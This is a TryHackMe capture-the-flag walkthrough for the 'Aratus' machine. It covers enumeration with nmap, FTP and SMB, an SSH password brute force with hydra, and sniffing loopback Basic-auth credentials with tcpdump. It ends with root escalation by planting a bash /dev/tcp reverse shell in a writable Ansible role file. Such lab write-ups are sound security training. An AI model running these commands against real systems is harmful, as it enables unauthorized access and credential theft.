


Aratus | TryHackMe



Difficulty: Medium

Perform a penetration test against a vulnerable machine. Your end-goal is to become the root user and retrieve the two flags:

/home/{{user}}/user.txt

/root/root.txt

The flags are always in the same format, where XYZ is a MD5 hash: THM{XYZ}.

The first step is to scan the machine with Nmap and save the results into a file:

```
nmap -sC -sV <ip-address> > nmap.txt
```

Results:

```
Host is up (0.15s latency).
Not shown: 974 filtered tcp ports (no-response), 20 filtered tcp ports
(host-prohibited)
PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp           vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.8.109.14
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0          0          6 Jun 09 2021 pub
22/tcp    open   ssh           OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 092362a2186283690440623297ff3ccd (RSA)
|   256 33663536b0680632c18af601bc4338ce (ECDSA)
|_  256 1498e3847055e6600cc20977f8b7a61c (ED25519)
80/tcp    open   http          Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-
fips)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
139/tcp   closed netbios-ssn
443/tcp   open   ssl/http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-
fips)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_ssl-cert: Subject:
commonName=aratus/organizationName=SomeOrganization/stateOrProvinceName=So
meState/countryName=--
| Not valid before: 2021-11-23T12:28:26
|_Not valid after:  2022-11-23T12:28:26
|_http-title: 400 Bad Request
445/tcp   closed microsoft-ds
```

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 45.42 seconds

There are 4 open ports:

21 — FTP

22- SSH

80- HTTP

443- HTTPS


Firstly, check the anonymous login:

```
ftp anonymous@<ip-address>
```

```
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||33545|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      0              6 Jun 09  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||12267|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -a
229 Entering Extended Passive Mode (|||45529|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      0              6 Jun 09  2021 .
```

ftp

Secondly, check http port:




webpage

Keep going with the enumeration with enum4linux:

```
enum4linux <ip-address>
```

Results:



smb share

```
User\theodore (Local User)
User\automation (Local User)
User\simeon (Local User)
```

usernames

```
[+] Found domain(s):

[+] ARATUS
[+] Builtin
```

domain name

Start with share's inspection:

```
smbclient //10.10.164.135/"temporary share"
```

Results:

```
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
```

..	D	0	Mon Jan 10 08:06:44 2022
..	D	0	Tue Nov 23 11:24:05 2021
.bash_logout	H	18	Tue Mar 31 22:17:30 2020
.bash_profile	H	193	Tue Mar 31 22:17:30 2020
.bashrc	H	231	Tue Mar 31 22:17:30 2020
.bash_history	H	0	Sun Dec 24 11:21:25 2023
chapter1	D	0	Tue Nov 23 05:07:47 2021
chapter2	D	0	Tue Nov 23 05:08:11 2021
chapter3	D	0	Tue Nov 23 05:08:18 2021
chapter4	D	0	Tue Nov 23 05:08:25 2021
chapter5	D	0	Tue Nov 23 05:08:33 2021
chapter6	D	0	Tue Nov 23 05:12:24 2021
chapter7	D	0	Tue Nov 23 06:14:27 2021
chapter8	D	0	Tue Nov 23 05:12:45 2021
chapter9	D	0	Tue Nov 23 05:12:53 2021
.ssh	DH	0	Mon Jan 10 08:05:34 2022
.viminfo	H	0	Sun Dec 24 11:21:25 2023
message-to-simeon.txt	N	251	Mon Jan 10 08:06:44 2022

shared content

Grab the message with “get” command.

Simeon,


Stop messing **with** your home directory, you **are** moving files **and** directories insecurely!

Just make a folder **in** /opt **for** your book project...

Also your password **is** insecure, could you please change it? It **is all over** the place now!

- Theodore

Check simeon directory with : <ip-address/simeon>



/simeon

Generate wordlist from the content with :

```
cewl <ip-address> > wordlist.txt
```

Use hydra to find simeon's password:

```
hydra -l simeon -P wordlist.txt ssh://<ip-address> -v
```

```
login: simeon password: [REDACTED]
```

Connect SSH with those credentials:

```
ssh simeon@<ip-address>
```

```
[simeon@aratus ~]$ whoami  
simeon  
[simeon@aratus ~]$ █
```

ssh connection

There is no user.txt flag that simeon can read, trying moving to “theodore”.

but how?

Upload linpeas.sh to the machine by opening python server, curl it simeon’s machine, give it execute permission and run.

There is a bingo:

```
Files with capabilities (limited to 50):  
/usr/bin/ping = cap_net_admin,cap_net_raw+p  
/usr/bin/newgidmap = cap_setgid+ep  
/usr/bin/newuidmap = cap_setuid+ep  
/usr/sbin/arping = cap_net_raw+p  
/usr/sbin/clockdiff = cap_net_raw+p  
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip  
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

tcpdump binary file

Check the networks that relate to the machine with “ip add”.

There are 2 networks: ‘lo’ and ‘etho’.

Check ‘lo’ traffic with:

```
tcpdump -i lo -A
```

```
.*+ ..*+.GET /test-auth/index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: python-requests/2.14.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Basic [REDACTED]
```

hash

and there is a hash.

Grab it into a file hash.txt and decode it:

```
# cat hash.txt | base64 -d
theodore: [REDACTED]
```

Password

Switch user to theodore and cat user.txt flag.

```
[simeon@aratus tmp]$ su theodore
Password:
[theodore@aratus tmp]$ ls
linpeas.sh  systemd-private-9f9a7cdacd80-
[theodore@aratus tmp]$ cd /home/theodore/
[theodore@aratus ~]$ ls
scripts  user.txt
[theodore@aratus ~]$ cat user.txt
[REDACTED]
[theodore@aratus ~]$
```

user.txt

Privilege escalation

Find a way to escalate your privilege with `sudo -l`.

```
[theodore@aratus simeon]$ sudo -l
Matching Defaults entries for theodore on aratus:
    !visiblepw, always_set_home, match_group_by_gid, alwa
    DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+=
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr

User theodore may run the following commands on aratus:
    (automation) NOPASSWD: /opt/scripts/infra_as_code.sh
[theodore@aratus simeon]$
```

There is a file that can lead us to root, but it runs only by automation user.

Check what this `.sh` file does.

```
User theodore may run the following commands on aratus:
    (automation) NOPASSWD: /opt/scripts/infra_as_code.sh
[theodore@aratus simeon]$ cd /opt/scripts/
[theodore@aratus scripts]$ ls
infra_as_code.sh
[theodore@aratus scripts]$ cat infra_as_code.sh
#!/bin/bash
cd /opt/ansible
/usr/bin/ansible-playbook /opt/ansible/playbooks/*.yaml
[theodore@aratus scripts]$
```

`infra_as_code.sh`

After, execute it as automation user with:

```
sudo -u automation /opt/script/infra_as_code.sh
```

I recognize there is a file that includes within this .sh file which means it runs when “infra_as_code.sh” is running.

```
TASK [geerlingguy.apache : Configure Apache.] *****
included: /opt/ansible/roles/geerlingguy.apache/tasks/configure-RedHat.yml for 10.10.172.187
```

configure-RedHat.yml

This file has write permission:

```
drwxr-xr-x. 2 automation automation 228 Dec 2 2021 .
drwxr-xr-x. 9 automation automation 178 Dec 2 2021 ..
-rw-rw-r--. 1 automation automation 1693 Dec 2 2021 configure-Debian.yml
-rw-rw-r--. 1 automation automation 1123 Dec 2 2021 configure-RedHat.yml
-rw-rw-r--. 1 automation automation 546 Dec 2 2021 configure-Solaris.yml
-rw-rw-r--. 1 automation automation 711 Dec 2 2021 configure-Suse.yml
-rw-rw-r--. 1 automation automation 1388 Dec 2 2021 main.yml
-rw-rw-r--. 1 automation automation 193 Dec 2 2021 setup-Debian.yml
-rw-rw-r--. 1 automation automation 198 Dec 2 2021 setup-RedHat.yml
-rw-rw-r--. 1 automation automation 134 Dec 2 2021 setup-Solaris.yml
-rw-rw-r--. 1 automation automation 133 Dec 2 2021 setup-Suse.yml
```

+ perm

Insert reverse shell code into this file to get reverse shell.

```
- name: root is getting closer.
  shell: bash -i >& /dev/tcp/<ip-address>/2222 0>&1
-- INSERT --
```

reverse shell


Open netcat listener:

```
nc -lnvp 2222
```

Run infra_as_code.sh as automation user again.

```
sudo -u automation /opt/scripts/infra_as_code.sh
```

and there is a shell. cat root.txt flag.



```
[root@aratus automation]# whoami
whoami
root
[root@aratus automation]# cat /root/root.txt
cat /root/root.txt
[redacted]
[root@aratus automation]#
```

root.txt

This is Aratus on TryHackMe platform. I hope that you find this writeup helpful. Happy Hacking!

Written by Alon Presman, Penetration Tester and Ethical Hacker.